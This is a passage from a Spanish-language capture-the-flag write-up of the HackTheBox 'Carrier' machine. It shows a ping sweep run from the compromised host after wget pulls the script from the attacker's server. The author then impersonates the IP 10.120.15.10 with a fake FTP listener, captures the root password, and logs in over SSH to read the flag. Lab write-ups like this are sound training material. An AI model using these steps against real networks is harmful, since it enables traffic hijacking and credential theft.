
5	Closed	Rx / LoneWolf7653. User called in to report what is according to him a "critical security issue" in our demarc equipment. Mentioned something about a CVE (??). Request contact info and sent to legal for further action.
6	Closed	Rx / CastCom. IP Engineering team from one of our upstream ISP called to report a problem with some of their routes being leaked again due to a misconfiguration on our end. Update 2018/06/13: Pb solved: Junior Net Engineer Mike D. was terminated yesterday. Updated: 2018/06/15: CastCom. still reporting issues with 3 networks: 10.120.15,10.120.16,10.120.17/24's, one of their VIP is having issues connecting by FTP to an important server in the 10.120.15.0/24 network, investigating... Updated 2018/06/16: No prbl. found, suspect they had stuck routes after the leak and cleared them manually.
7	Closed	Rx / Pam Dubois. Customer is inquiring about multiple emails received from a "Nigerian Prince". Upselled customer our email security mgmt solution.
8	Open	Rx / Roger (from CastCom): wants to schedule a test of their route filtering policy, asked us to inject one of their routes from our side. He's insisted we tag the route correctly so it is not readvertised to other BGP AS'es.

Hacemos búsqueda de la ip que en el ticket nos comenta mediante un script en python que simplemente hará un ping en los desde el host 1 hasta el 254.




```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/carrier]
└──╼ #cat scan.py
import subprocess

for ping in range(1,254):
        address = "10.120.15." + str(ping)
        res = subprocess.call(['ping', '-c', '3', address])
        if res == 0:
                print( "ping to", address, "OK")
        elif res == 2:
                print("no response from", address)
        else:
                print("ping to", address, "failed!")

┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/carrier]
└──╼ #
```


Se descarga el script en la maquina victima y se ejecuta usando python3.



```
# wget http://10.10.15.33:8000/scan.py
--2019-01-16 00:00:31--  http://10.10.15.33:8000/scan.py
Connecting to 10.10.15.33:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 293 [text/plain]
Saving to: ‘scan.py’

     0K                                                         100% 25.6M=0s

2019-01-16 00:00:31 (25.6 MB/s) - ‘scan.py’ saved [293/293]
```




```
# python3 scan.py
PING 10.120.15.1 (10.120.15.1) 56(84) bytes of data.
64 bytes from 10.120.15.1: icmp_seq=1 ttl=64 time=0.102 ms
64 bytes from 10.120.15.1: icmp_seq=2 ttl=64 time=0.093 ms
64 bytes from 10.120.15.1: icmp_seq=3 ttl=64 time=0.133 ms

--- 10.120.15.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2025ms
rtt min/avg/max/mdev = 0.093/0.109/0.133/0.019 ms
PING 10.120.15.2 (10.120.15.2) 56(84) bytes of data.
From 10.78.11.2 icmp_seq=1 Destination Host Unreachable
From 10.78.11.2 icmp_seq=2 Destination Host Unreachable
From 10.78.11.2 icmp_seq=3 Destination Host Unreachable

--- 10.120.15.2 ping statistics ---
3 packets transmitted, 0 received, +3 errors, 100% packet loss, time 2043ms
pipe 3
PING 10.120.15.3 (10.120.15.3) 56(84) bytes of data.
From 10.78.11.2 icmp_seq=1 Destination Host Unreachable
From 10.78.11.2 icmp_seq=2 Destination Host Unreachable
```




```
From 10.78.11.2 icmp_seq=3 Destination Host Unreachable

--- 10.120.15.9 ping statistics ---
3 packets transmitted, 0 received, +3 errors, 100% packet loss, time 2043ms
pipe 3
PING 10.120.15.10 (10.120.15.10) 56(84) bytes of data.
64 bytes from 10.120.15.10: icmp_seq=1 ttl=63 time=0.139 ms
64 bytes from 10.120.15.10: icmp_seq=2 ttl=63 time=0.102 ms
64 bytes from 10.120.15.10: icmp_seq=3 ttl=63 time=0.148 ms

--- 10.120.15.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2042ms
rtt min/avg/max/mdev = 0.102/0.129/0.148/0.023 ms
```

No pasaron muchos host antes de que el ping fuera exitoso para la ip 10.120.15.10
A diferencia de la explotación en la página web de arriba, no se hace la eliminación del host si no que este es agregado a alguna interfaz de red de la máquina.
Luego de agregar el host, colocamos un servidor FTP a la escucha.
https://github.com/PatrickDunn/PythonStuff




```
# ip address add 10.120.15.10/32 dev eth2
# python3 ftpclient.py
On 0.0.0.0 : 21
Enter to end...
```

Esperamos un par de segundos y damos enter, vemos que la máquina que se ha estado conectar al host mediante un ftp se ha conectado a nosotros y vemos que nos ha dejado unas credenciales en la consola.




```
# python3 ftpclient.py
On 0.0.0.0 : 21
Enter to end...

Received: USER root

Received: PASS BGPtelc0rout1ng

Received: PASV

open 0.0.0.0 38287
Received: QUIT
```

Por último, accedemos mediante ssh al sistema y obtenemos la bandera del root.



```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/carrier]
└──╼ #ssh root@10.10.10.105
root@10.10.10.105's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan 16 00:45:15 UTC 2019
```



```
root@carrier:~# ls
root.txt  secretdata.txt
root@carrier:~# cat root.txt
2832e552061532250ac2a21478fd
```